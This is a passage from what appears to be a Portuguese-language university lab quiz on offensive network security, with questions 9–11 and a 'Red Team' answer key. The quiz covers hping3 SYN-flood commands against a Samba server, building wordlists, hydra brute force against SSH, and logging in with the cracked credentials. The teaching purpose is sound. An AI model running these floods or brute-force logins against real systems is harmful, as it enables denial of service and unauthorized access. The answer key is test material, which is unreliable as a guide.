
Av. José de Freitas Queiroz, 5003
Cedro – Quixadá – Ceará CEP: 63902-580
Secretaria do Campus: (88) 3411-9422

Obter o aplicativo para dispositivos móveis

Questão 9

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Com o fim do ataque, é hora de verificar se ele realmente afetou a conectividade do Servidor Samba. Diante disso, execute um teste de conexão simples com o servidor alvo. Se a comunicação com o IP `10.0.30.100` falhar, significa que o ataque está tendo sucesso

📝 Utilitários:

Nota:

Esteja conectado em **Andreia.**

Comando:

ping -c 4 <IP_SERVIDOR_SAMBA>

❓ Após o teste, seu host ainda consegue se comunicar com o servidor? Responda no seguinte formato: `sim` ou `não`.


Resposta:

Verificar

Questão **10**

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Após confirmar a vulnerabilidade no serviço Samba, sua próxima missão é testar o serviço **SSH** da empresa TECHNICAL INTELLIGENCE LTDA para verificar a existência de credenciais fracas. Para isso, você utilizará a ferramenta `hydra`, que realiza ataques de **força bruta** para tentar logins e senhas a partir de listas. O alvo será o IP `100.0.0.101` e o protocolo utilizado é o `ssh`.

- `-L login.txt`: arquivo contendo possíveis logins
- `-P password.txt`: arquivo contendo possíveis senhas
- `-f`: finaliza assim que encontrar uma combinação válida
- `-v`: exibe cada tentativa na tela

📝 Pré-requisitos:

Nota:

Esteja conectado no **Internet**

Execute os comandos abaixo para criar suas wordlists. Execute um por vez:

```
echo -e "admin\nroot\ntech\nguest\nsysadmin\ntest\nbackup" > login.txt
echo -e "123456\npassword\nadmin123\nroot123\n123tech\nsenha\nabc123" > password.txt
```

Para ter certeza de que as wordlists (*login.txt* e *password.txt*) foram criadas corretamente, vamos executar alguns comandos cat para verificar o conteúdo dos arquivos. Execute os comandos abaixo:

```
cat login.txt
cat password.txt
```

Após executar os comandos acima, podemos observar alguns exemplos de credenciais que são normalmente utilizadas como padrão em algumas organizações. Por serem credenciais muito utilizadas como padrão de serviço, vamos explorar essa vulnerabilidade em nosso ataque de **força bruta**!

Nota:

A seguir, altere o comando do Hydra inserindo o IP do alvo e as wordlists criadas anteriormente.

Comando:

hydra -t 2 -f -V -L <LOGIN_FILE.txt> -P <PASSWORD_FILE.txt> <IP_ALVO> ssh

❓ Qual o comando completo do `hydra` utilizado para realizar o ataque ao servidor SSH, utilizando os parâmetros e arquivos indicados?

Resposta:


Verificar

Av. José de Freitas Queiroz, 5003
Cedro – Quixadá – Ceará CEP: 63902-580
Secretaria do Campus: (88) 3411-9422

Questão 11

Tentativas restantes: 1

Vale 1,0 ponto(s).



📌 Após realizar o ataque de força bruta no Servidor Web (`100.0.0.101`), você conseguiu utilizar suas wordlists para explorar uma vulnerabilidade e capturar as credenciais válidas para acessar o serviço SSH. Verifique na saída do terminal quais foram as credenciais encontradas. Por fim, efetue um acesso SSH no nosso alvo.

📝 Utilitários:

Nota:

Continue conectado no **Internet.**

Na saída do comando `hydra`, você verá uma resposta semelhante a está:

[22][ssh] host: <IP_ALVO> login: <LOGIN> password: <PASSWORD>

Por fim, para concluir com sucesso o ataque de força bruta, execute um acesso SSH ao alvo utilizando as credenciais capturadas:

ssh <LOGIN>@<IP_ALVO>

Ao executar o comando acima, será solicitada a senha de acesso. Preencha com a senha capturada pelo Hydra.

❓ Foi possível efetuar o SSH no alvo? Responda no seguinte formato: `sim` ou `não`.

Resposta:

Verificar

Respostas do questionário (**Red Team**)

1) sim
2) hping3 -c 20 10.0.30.100
3) hping3 -c 20 -d 768 10.0.30.100
4) hping3 -c 20 -S 10.0.30.100
5) hping3 -c 20 -w 64 10.0.30.100
6) hping3 -c 20 -p 443 10.0.30.100
7) timeout 20 hping3 --flood 10.0.30.100
8) timeout 20 hping3 -c 1000 -d 1024 -S -w 64 -p 443 --flood 10.0.30.100
9) não
10) hydra -t 2 -f -V -L login.txt -P password.txt 100.0.0.101 ssh
11) sim